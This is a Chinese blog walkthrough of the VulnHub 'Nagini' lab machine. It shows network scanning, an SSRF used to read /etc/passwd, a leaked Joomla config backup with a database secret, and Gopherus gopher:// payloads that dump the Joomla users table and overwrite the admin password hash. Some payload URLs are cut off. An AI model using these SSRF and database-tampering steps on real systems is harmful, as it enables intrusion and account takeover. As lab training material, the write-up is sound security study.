vlunhub之Nagini（详细过程）

原创

鲨鱼辣椒k 于 2021-06-02 17:32:13 发布 665 收藏 2
分类专栏： vulnhub靶场 文章标签： 安全漏洞 web 渗透测试 前端

本文链接：https://blog.csdn.net/weixin_50688050/article/details/117445091

写在前面：

首先这篇文章是老师上课讲的一个靶场，然后就是复现一下。来来回回也折腾了两三天，也认识到自己真的太弱了，中间可能会有一些不太连贯甚至是突兀的地方，能力所限只能写到这个程度。也是参考了两位大神写好的复现过程(照着抄我都抄不来，我真实太。。。。。)，也有很多知识点都不太懂都是生搬硬套来的，所以等以后明白再来修改，所以这篇文章会随着个人的成长不断更新和完善

大家可以参考原文：

http://www.vxer.cn/?id=80


https://nepcodex.com/2021/05/vulnhub-nagini-walkthrough-harry-potter-series/

目录

信息搜集


扫描网段

```
nmap -sP 192.168.179.0/24
```




扫描端口

```
nmap -sS -sV -p- -v 192.168.179.130
```




扫描网站目录文件

```
gobuster dir -u http://192.168.179.130 -x html,txt,php,bak --wordlist=/usr/share/wordlists/dirb/common.txt
```



兄弟萌说实话，这个扫描的代码是我参考别人的，我一开始是直接拿dir直接扫域名的，那样也可以爆出这些文件，但是因为没有过滤所以目录巨多，都得一个一个得去看。所以学一下大神增加一下效率

查看文件内容




这边是意思需要http3环境才能看到网页内隐藏的内容，但是我实在做不到，就这个环境真的搞了好久也没有搭建起来，无奈只能先跳过这一步了，我把相关的一些文章贴在下面，需要配置环境的师傅们也可以参考一下（如果搭成功了，也希望各位师傅不吝赐教，指点一二）

GITHUB上的高赞：https://github.com/curl/curl/blob/master/docs/HTTP3.md

另一种解决方法： https://github.com/cloudflare/quiche

一篇相关的博客：http://m.blog.chinaunix.net/uid-405749-id-5844453.html

发现漏洞



这个是页面中隐藏的信息，虽然我跳过了但是还是贴出来吧省的大家看的云里雾里的


```
http://192.168.179.130/internalResourceFeTcher.php?url=file:///etc/passwd
```


Welcome to Internal Network Resource Fetching Page

Fetch

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin messagebus:x:104:110::/nonexistent:/usr/sbin/nologin avahi-autoipd:x:105:112:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin sshd:x:106:65534::/run/sshd:/usr/sbin/nologin systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin mysql:x:107:115:MySQL Server,,,:/nonexistent:/bin/false snape:x:1000:1000:Snape,,,:/home/snape:/bin/bash ron:x:1001:1001::/home/ron:/bin/sh hermoine:x:1002:1002::/home/hermoine:/bin/bash

根据该CMS的特性扫描该IP地址

```
joomscan -u http://192.168.179.130/joomla -ec
```



这明显是一个配置文件

查看配置文件，发现关键信息

```
wget http://192.168.179.130/joomla/configuration.php.bak
cat configuration.php.bak
```

```
└─# wget http://192.168.179.130/joomla/configuration.php.bak                1 ⨯
--2021-06-01 09:12:10--  http://192.168.179.130/joomla/configuration.php.bak
Connecting to 192.168.179.130:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1978 (1.9K) [application/x-trash]
Saving to: 'configuration.php.bak'

configuration.php.bak  100%[===================>]   1.93K  --.-KB/s    in 0s

2021-06-01 09:12:10 (130 MB/s) - 'configuration.php.bak' saved [1978/1978]


┌──(root💀locahost)-[~/Desktop]
└─# cat configuration.php.bak                                              1 ⨯
<?php
```



```
gain soon.';
    public $display_offline_message = '1';
    public $offline_image = '';
    public $sitename = 'Joomla CMS';
    public $editor = 'tinymce';
    public $captcha = '0';
    public $list_limit = '20';
    public $access = '1';
    public $debug = '0';
    public $debug_lang = '0';
    public $debug_lang_const = '1';
    public $dbtype = 'mysqli';
    public $host = 'localhost';
    public $user = 'goblin';
    public $password = '';
    public $db = 'joomla';
    public $dbprefix = 'joomla_';
    public $live_site = '';
    public $secret = 'ILhwP6HTYKcN7qMh';
    public $gzip = '0';
    public $error_reporting = 'default';
    public $helpurl = 'https://help.joomla.org/proxy?keyref=Help{m
ng={langcode}';
    public $ftp_host = '';
    public $ftp_port = '';
    public $ftp_user = '';
    public $ftp_pass = '';
    public $ftp_root = '';
    public $ftp_enable = '0';
    public $offset = 'UTC';
    public $mailonline = '1';
    public $mailer = 'mail';
    public $mailfrom = 'site_admin@nagini.hogwarts';
```


下面会使用到Gopherus：https://github.com/tarunkant/Gopherus


运行需要安装pip2，如果kali没有pip2 参考

```
https://bootstrap.pypa.io/pip/2.7/get-pip.py
python2 get-pip.py
 pip2
```

我们现在只知道用户名，然后密码没有设置，利用gopherus工具

用户名是我们知道的，后面是我们要用的查询语句，最后是生成的payload，需要将整个复制下来进行url编码，最后拼接到http://quic.nagini.hogwarts/internalResourceFeTcher.php?url= 后面，并且gopher:%2f%2f127.0.0.1:3306%2f_ 前面这段必须是这样的

查数据库名




```
http://192.168.179.130/internalResourceFeTcher.php?url=gopher:%2f%2f127.0.0.1:3306%2f_%25a5%2500%2500%2501%
```

访问网址的时候如果一次不出结果就多刷新几次试试

c 5.5.5-10.3.27-MariaDB-0+deb10u1fj'}bSYE-**-**Q2FGo|Bq3ITKmysql_native_passwordKdefinformation_schemaSCHEMATASCHEMATADatabaseSCHEMA_NAME!**
information_schemajoomla*"

查表名

```
USE joomla; SHOW tables;
```

```
http://192.168.179.130/internalResourceFeTcher.php?url=gopher:%2f%2f127.0.0.1:3306%2f_%25a5%2500%2500%2501%
```

c 5.5.5-10.3.27-MariaDB-0+deb10u1SBx[;Sp[V��-��!joomla_privacy_requests?joomla_redirect_links@joomla_schemasAjoomla_sessionBjoomla_tagsCjoomla_template_stylesD
joomla_ucm_baseEjoomla_ucm_contentFjoomla_ucm_historyGjoomla_update_sitesHjoomla_update_sites_extensionsIjoomla_updatesJjoomla_user_keysKjoomla_user_notesL
joomla_user_profilesMjoomla_user_usergroup_mapNjoomla_usergroups Cjoomla_users?joomla_utf8_conversionQjoomla_viewlevelsR�"

查询表中的列


```
USE joomla; SELECT * FROM joomla_users;
```

```
http://192.168.179.130/internalResourceFeTcher.php?url=gopher:%2f%2f127.0.0.1:3306%2f_%25a5%2500%2500%2501%
```

Fetch

c 5.5.5-10.3.27-MariaDB-0+deb10u1l&gVY>fhV��-��X5>v[F-Kr~Cpmysql_native_password @ joomla8defjoomlajoomla_usersjoomla_usersidid?B<defjoomlajoomla_users
joomla_usersnamename!�� @Ddefjoomlajoomla_usersjoomla_usersusernameusername!��@>defjoomlajoomla_usersjoomla_usersemailemail!,@ @Ddefjoomlajoomla_users
joomla_userspasswordpassword!,@>defjoomlajoomla_usersjoomla_usersblockblock? @F defjoomlajoomla_usersjoomla_users sendEmail sendEmail?L defjoomlajoomla_users
joomla_usersregisterDateregisterDate?@Ndefjoomlajoomla_usersjoomla_users lastvisitDate lastvisitDate?@Hdefjoomlajoomla_usersjoomla_users activation activation!,@@ def
joomlajoomla_usersjoomla_usersparamsparams!@@@Ndefjoomlajoomla_usersjoomla_users lastResetTime lastResetTime?@Hdefjoomlajoomla_usersjoomla_users resetCount
resetCount?@defjoomlajoomla_usersjoomla_usersotpKeyotpKey!@@<defjoomlajoomla_usersjoomla_usersotepotep!@@Ldefjoomlajoomla_usersjoomla_usersrequireReset
requireReset?@675 Super User site_adminsite_admin@nagini.hogwarts<$2y$10$S4oq6pbf80u0C9qAGEkcou2.Reo.fo.sKJMZ09bVAOtCylltbrF9y012021-04-03 17:25:082021-06-01
08:24:460{}0000-00-00 00:00:0000@"

查询数据




```
http://192.168.179.130/internalResourceFeTcher.php?url=gopher:%2f%2f127.0.0.1:3306%2f_%25a5%2500%2500%2501%
```

c 5.5.5-10.3.27-MariaDB-0+deb10u1@Ob"{hu8R��-��rkBFxMVF>Al}mysql_native_password @ joomla��(#42000You have an error in your SQL syntax; check the manual that
corresponds to your MariaDB server version for the right syntax to use near '@nagini.hogwarts' ' at line 1

我也不知道哪里出了错就是有语法错误，就先不管这个了

首先我们已知用户名为goblin，密码为空，所以我们可以通过updata将我们自己设置的密码更新到数据库中这样我们就可以登录了

我们选择的密码是password md5值为：5f4dcc3b5aa765d61d8327deb882cf99

更新密码到数据库中

```
USE joomla; UPDATE joomla_users SET password='5f4dcc3b5aa765d61d8327deb882cf99' WHERE email='site_admin@nag
```

```
http://192.168.179.130/internalResourceFeTcher.php?url=gopher:%2f%2f127.0.0.1:3306%2f_%25a5%2500%2500%2501%
```

